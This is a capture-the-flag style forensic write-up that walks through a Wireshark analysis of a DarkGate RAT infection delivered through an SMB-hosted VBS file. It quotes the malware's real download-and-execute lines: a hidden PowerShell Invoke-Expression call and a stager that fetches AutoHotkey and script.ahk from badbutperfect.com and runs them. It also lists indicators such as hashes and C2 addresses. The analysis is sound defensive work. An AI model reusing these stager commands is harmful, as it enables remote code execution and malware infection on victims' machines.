
# TAKEDOWN

## Task 1. From what domain is the VBS script downloaded?




| Address A | Address B | Packets | Bytes | Stream ID | Packets A → B | Bytes A → B | Packets B → A | Bytes B → A | Rel Start | Duration | Bits/s A → |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 10.3.19.101 | 10.3.19.1 | 130 | 12 kB | 0 | 65 | 5 kB | 65 | 7 kB | 0.000000 | 50.6830 | 790 bits |
| 10.3.19.101 | 103.124.105.78 | 2,755 | 2 MB | 2 | 1,018 | 84 kB | 1,737 | 2 MB | 15.800133 | 35.0775 | 19 kb |
| 10.3.19.101 | 165.22.16.55 | 78 | 27 kB | 1 | 40 | 8 kB | 38 | 20 kB | 0.094645 | 38.9899 | 1568 bits |

Starting with IPV4 conversations tab there are 2 main ip addresses the client make a connection to, so that 2 ip should be the main focus which is 103.124.105.78. and 165.22.16.55


| | | | | | |
|---|---|---|---|---|---|
| 1 | 0.000000 | 10.3.19.101 | 10.3.19.1 | DNS | 79 Standard query 0x3c5c A escuelademarina.com |
| 2 | 0.089655 | 10.3.19.1 | 10.3.19.101 | DNS | 114 Standard query response 0x3c5c A escuelademarina.com A 165.22.16.55 |
| 3 | 0.094645 | 10.3.19.101 | 165.22.16.55 | TCP | 66 53623 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM |
| 4 | 0.249408 | 165.22.16.55 | 10.3.19.101 | TCP | 66 445 → 53623 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1396 SACK_PERM WS=128 |
| 5 | 0.249947 | 10.3.19.101 | 165.22.16.55 | TCP | 60 53623 → 445 [ACK] Seq=1 Ack=1 Win=131072 Len=0 |
| 6 | 0.250281 | 10.3.19.101 | 165.22.16.55 | SMB | 213 Negotiate Protocol Request |
| 7 | 0.407506 | 165.22.16.55 | 10.3.19.101 | TCP | 60 445 → 53623 [ACK] Seq=1 Ack=160 Win=64128 Len=0 |
| 8 | 0.407506 | 165.22.16.55 | 10.3.19.101 | SMB2 | 260 Negotiate Protocol Response |
| 9 | 0.408023 | 10.3.19.101 | 165.22.16.55 | SMB2 | 350 Negotiate Protocol Request |
| 10 | 0.559268 | 165.22.16.55 | 10.3.19.101 | SMB2 | 326 Negotiate Protocol Response |
| 11 | 0.562563 | 10.3.19.101 | 165.22.16.55 | SMB2 | 220 Session Setup Request, NTLMSSP_NEGOTIATE |
| 12 | 0.709438 | 165.22.16.55 | 10.3.19.101 | SMB2 | 383 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE |
| 13 | 0.711451 | 10.3.19.101 | 165.22.16.55 | SMB2 | 673 Session Setup Request, NTLMSSP_AUTH, User: .\admin |
| 14 | 0.869087 | 165.22.16.55 | 10.3.19.101 | SMB2 | 139 Session Setup Response |
| 15 | 0.870155 | 10.3.19.101 | 165.22.16.55 | SMB2 | 182 Tree Connect Request Tree: \\escuelademarina.com\IPC$ |
| 16 | 1.019751 | 165.22.16.55 | 10.3.19.101 | SMB2 | 138 Tree Connect Response |
| 17 | 1.020421 | 10.3.19.101 | 165.22.16.55 | SMB2 | 234 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \escuelademarina.com\cloud |
| 18 | 1.169359 | 165.22.16.55 | 10.3.19.101 | SMB2 | 131 Ioctl Response, Error: STATUS_NOT_FOUND |

| | | | | | |
|---|---|---|---|---|---|
| 19 | 1.170220 | 10.3.19.101 | 165.22.16.55 | SMB2 | 184 Tree Connect Request Tree: \\escuelademarina.com\cloud |
| 20 | 1.319507 | 165.22.16.55 | 10.3.19.101 | SMB2 | 138 Tree Connect Response |
| 21 | 1.320222 | 10.3.19.101 | 165.22.16.55 | SMB2 | 398 Create Request File: AZURE_DOC_OPEN.vbs |
| 22 | 1.472489 | 165.22.16.55 | 10.3.19.101 | SMB2 | 374 Create Response File: AZURE_DOC_OPEN.vbs |
| 23 | 1.473619 | 10.3.19.101 | 165.22.16.55 | SMB2 | 162 GetInfo Request FILE_INFO/SMB2_FILE_NORMALIZED_NAME_INFO File: AZURE_DOC_OPEN.vbs |
| 24 | 1.494972 | Intel_c8:3b:f4 | Intel_a2:53:36 | ARP | 60 Who has 10.3.19.101? Tell 10.3.19.1 |
| 25 | 1.495339 | Intel_a2:53:36 | Intel_c8:3b:f4 | ARP | 60 10.3.19.101 is at 00:21:5c:a2:53:36 |
| 26 | 1.625582 | 165.22.16.55 | 10.3.19.101 | SMB2 | 131 GetInfo Response, Error: STATUS_INVALID_INFO_CLASS |
| 27 | 1.666912 | 10.3.19.101 | 165.22.16.55 | TCP | 60 53623 → 445 [ACK] Seq=2131 Ack=1535 Win=131072 Len=0 |
| 28 | 4.837474 | 10.3.19.101 | 165.22.16.55 | SMB2 | 374 Create Request File: AZURE_DOC_OPEN.vbs |
| 29 | 4.989206 | 165.22.16.55 | 10.3.19.101 | SMB2 | 131 Create Response, Error: STATUS_ACCESS_DENIED |
| 30 | 4.989750 | 10.3.19.101 | 165.22.16.55 | SMB2 | 374 Create Request File: AZURE_DOC_OPEN.vbs |
| 31 | 5.146355 | 165.22.16.55 | 10.3.19.101 | SMB2 | 131 Create Response, Error: STATUS_ACCESS_DENIED |
| 32 | 5.147303 | 10.3.19.101 | 165.22.16.55 | SMB2 | 374 Create Request File: AZURE_DOC_OPEN.vbs |
| 33 | 5.304580 | 165.22.16.55 | 10.3.19.101 | SMB2 | 318 Create Response File: AZURE_DOC_OPEN.vbs |
| 34 | 5.305631 | 10.3.19.101 | 165.22.16.55 | SMB2 | 171 Read Request Len:4096 Off:0 File: AZURE_DOC_OPEN.vbs |
| 35 | 5.449504 | 165.22.16.55 | 10.3.19.101 | TCP | 1430 445 → 53623 [ACK] Seq=1953 Ack=3208 Win=64128 Len=1376 [TCP PDU reassembled in 38] |
| 36 | 5.449612 | 165.22.16.55 | 10.3.19.101 | TCP | 1430 445 → 53623 [ACK] Seq=3329 Ack=3208 Win=64128 Len=1376 [TCP PDU reassembled in 38] |

Packet 1: The client 10.3.19.101 made a DNS query to escueladomarina.com with ip address 165.22.16.55. After that, a full 3-way TCP handshake was completed with the server on port 445, which is used for SMB. This indicates a successful connection to an external SMB server.

Packet 15: sends a Tree Connect Request to access a shared resource on the server, \\escuelademarina.com\IPC$. IPC$

Packet 21:  The client attempts to open/modify a file named AZURE_DOC_OPEN.vbs with a "Create Request", but access is denied multiple times. Later the client request for “Read Request” of the vbs file and was downloaded on packet 38




| Packet | Hostname | Content Type | Size | Filename |
|---|---|---|---|---|
| 38 | \\escuelademarina.com\cloud | FILE (4096/13177) R [31.00%] | 4096 bytes | \AZURE_DOC_OPEN.vbs |
| 60 | \\escuelademarina.com\cloud | FILE (9081/13177) R [68.00%] | 13 kB | \AZURE_DOC_OPEN.vbs |

So the vbs script was downloaded from domain **escueladomarina.com** and by checking the export object for SMB there was 1 file downloaded from the same domain

<u>Task 2. What was the IP address associated with the domain in question #1 used for this attack?</u>
**165.22.16.55**

<u>Task 3. What is the filename of the VBS script used for initial access?</u>
**AZURE_DOC_OPEN.vbs**


Packet 38: By following the TCP stream I can read the file content of AZURE_DOC_OPEN.vbs.It contains a script designed to manage printer drivers on a Windows system, primarily through WMI (Windows Management Instrumentation). It appears to have legitimate functions but it also contains malicious code at the end.

Task 4. What was the URL used to get a PowerShell script?

```
tjfzjfht = "powershell"
tjnmkmab = "Shell.Application"
lpeldets = "-Command Invoke-Expression (Invoke-RestMethod -Uri 'badbutperfect.com/nrwncpwo')"
CreateObject(tjnmkmab).ShellExecute tjfzjfht, lpeldets ,"","",0
```


1. Creates a Shell.Application object
2. Uses PowerShell to download and execute code from a malicious domain **(badbutperfect.com/nrwncpwo)**
3. Executes it with hidden window (the 0 at the end)


Task 5. What likely legit binary was downloaded to the victim machine?






By using wireshark export object HTTP filter and also “http.request.method == GET” there were 4 files that were downloaded with a high level of malicious from virustotal and one of them is likely to be legitimate windows binary which is the **AutoHotKey.exe**. AutoHotkey is a free, open-source scripting language for Windows that allows users to *easily create small to complex scripts* for all kinds of tasks.

Task 6. From what URL was the malware used with the binary from question #5 downloaded?




From the result given by virustotal the binary AutoHotKey.exe will be used to execute the malicious “script.ahk” script which is the malware. There are 4 url that were detected:

http://badbutperfect.com/nrwncpwo -download nrwncpwo
http://badbutperfect.com/test2 - download autohotkey
**http://badbutperfect.com/jvtobaqj -download script.ahk**
http://badbutperfect.com/ozkpfzju -download test.txt

**http://badbutperfect.com/jvtobaqj** is the answer

Task 7. What filename was the malware from question #6 given on disk?

```
GET /nrwncpwo HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.22621.2506
Host: badbutperfect.com
Connection: Keep-Alive


HTTP/1.1 200 OK
Connection: close
Content-Disposition: attachment; filename="nrwncpwo"
Content-Type: application/octet-stream
Content-Length: 350
Date: Tue, 19 Mar 2024 16:59:48 GMT

ni 'C:/rimz' -Type Directory -Force;cd 'C:/rimz';Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';Invoke-WebRequest -Uri "http://badbutperfect.com/jvtoba
qj" -OutFile 'script.ahk';Invoke-WebRequest -Uri "http://badbutperfect.com/ozkpfzju" -OutFile 'test.txt'; start 'AutoHotkey.exe' -a 'script.ahk';attrib +h 'C:/rimz'
```

By following the TCP stream I can view the file content for file nrwncpwo. And the filename given to the malware from question #6 given on disk is **script.ahk**

Task 8. What is the TLSH of the malware? (script.ahk)

**Basic properties**

| | |
|---|---|
| MD5 | f02f0bba1f1f678da41abafd02f4c545 |
| SHA-1 | c40b80bc4947d4ac52bc9c17d6d218b1fa9cd452 |
| SHA-256 | 5aac7d31149048763e688878c3910ae4881826db80e078754f5d08f2c1f39572 |
| SSDEEP | 768:R+DU1jsKEUvbTTai3Yi/97mhk0uMOUOPloZOM5Om6aX4q6tdxGFpZnBQ1ioHH1NT:EUTPeAZl7m+Ualg5OmnmtKWhoE+W |
| TLSH | T15E430A36DBC5202AD8E3074270096562FE7DC0215B4B32659C9EF16835CF6FF9B6A1B8 |
| File type | C source c |
| Magic | ASCII text, with CRLF line terminators |
| TrID | file seems to be plain text/ASCII (0%) |
| Magika | TXT |
| File size | 54.77 KB (56081 bytes) |

Task 9. What is the name given to this malware? Use the name used by McAfee, Ikarus, and alejandro.sanchez.

Name given is **Darkgate**

alejandro.sanchez | DarkGate RAT IOCs

Task 10. What is the user-agent string of the infected machine?

http.user_agent && ip.src == 10.3.19.101

| No. | Time | Source | Destination | Protocol | Lengtl | Info |
|---|---|---|---|---|---|---|
| 73 | 15.885978 | 10.3.19.101 | 103.124.105.78 | HTTP | 224 | GET /nrwncpwo HTTP/1.1 |
| 83 | 16.445047 | 10.3.19.101 | 103.124.105.78 | HTTP | 197 | GET /test2 HTTP/1.1 |
| 1101 | 19.699584 | 10.3.19.101 | 103.124.105.78 | HTTP | 200 | GET /jvtobaqj HTTP/1.1 |
| 1175 | 20.380688 | 10.3.19.101 | 103.124.105.78 | HTTP | 200 | GET /ozkpfzju HTTP/1.1 |
| 2208 | 23.389230 | 10.3.19.101 | 103.124.105.78 | HTTP | 612 | POST / HTTP/1.0 |
| 2219 | 23.804157 | 10.3.19.101 | 103.124.105.78 | HTTP | 1032 | POST / HTTP/1.0 |
| 2232 | 24.464327 | 10.3.19.101 | 103.124.105.78 | HTTP | 479 | POST / HTTP/1.0 |
| 2244 | 24.803951 | 10.3.19.101 | 103.124.105.78 | HTTP | 447 | POST / HTTP/1.0 |
| 2256 | 25.238516 | 10.3.19.101 | 103.124.105.78 | HTTP | 398 | POST / HTTP/1.0 |
| 2267 | 25.677565 | 10.3.19.101 | 103.124.105.78 | HTTP | 398 | POST / HTTP/1.0 |
| 2280 | 26.069305 | 10.3.19.101 | 103.124.105.78 | HTTP | 479 | POST / HTTP/1.0 |
| 2292 | 26.539383 | 10.3.19.101 | 103.124.105.78 | HTTP | 398 | POST / HTTP/1.0 |
| 2304 | 27.015217 | 10.3.19.101 | 103.124.105.78 | HTTP | 398 | POST / HTTP/1.0 |
| 2316 | 27.489567 | 10.3.19.101 | 103.124.105.78 | HTTP | 398 | POST / HTTP/1.0 |
| 2333 | 27.965498 | 10.3.19.101 | 103.124.105.78 | HTTP | 398 | POST / HTTP/1.0 |
| 2346 | 28.409365 | 10.3.19.101 | 103.124.105.78 | HTTP | 398 | POST / HTTP/1.0 |

I use the above filter to find the user agent on the ip address of the infected client. The reason for this is to narrow down the packet to find the user agent string and also only on the client ip address. And then from there I checked each one of the packet on the packet details pane. Expand the Hypertext Transfer Protocol  and look for User-Agent. There are 2 user agents being used from this client ip connecting to ip address 103.124.105.78. The first 4 packets are GET requests to download the malicious file with a user agent string that uses powershell and the rest are POST methods that are unusual since Chrome browsers user agent primarily use GET for navigation. POST typically indicates:

- Malware beaconing (exfiltrating data to C2 servers)
- Exploit delivery (sending payloads)
- Form submissions (login/payment)

```
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:http]
    [Coloring Rule Name: HTTP]
    [Coloring Rule String: http || tcp.port == 80 || http2]
> Ethernet II, Src: Intel_a2:53:36 (00:21:5c:a2:53:36), Dst: Intel_c8:3b:f4 (00:1b:21:c8:3b:f4)
> Internet Protocol Version 4, Src: 10.3.19.101, Dst: 103.124.105.78
> Transmission Control Protocol, Src Port: 53627, Dst Port: 80, Seq: 1, Ack: 1, Len: 146
v Hypertext Transfer Protocol
  > GET /jvtobaqj HTTP/1.1\r\n
    User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.22621.2506\r\n
    Host: badbutperfect.com\r\n
    \r\n
    [Response in frame: 1168]
    [Full request URI: http://badbutperfect.com/jvtobaqj]
```

```
v Hypertext Transfer Protocol
  > POST / HTTP/1.0\r\n
    Host: badbutperfect.com\r\n
    Keep-Alive: 300\r\n
    Connection: keep-alive\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.
    Content-Type: Application/octet-stream\r\n
  > Content-Length: 287\r\n
    \r\n
    [Response in frame: 2210]
    [Full request URI: http://badbutperfect.com/]
    File Data: 287 bytes
> Data (287 bytes)
```

user-agent string of the infected machine:
**Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36\r\n**

Both User-Agent String are malicious, the PowerShell-based GET was likely used for the initial download, while the Chrome POST was used for ongoing communication. However, the POST UA is typically considered the 'user-agent of the infected machine' because it persists through the attack lifecycle and attempts to blend in with normal browser traffic

<u>Task 11. To what IP does the RAT from the previous question connect?</u>

**103.124.105.78**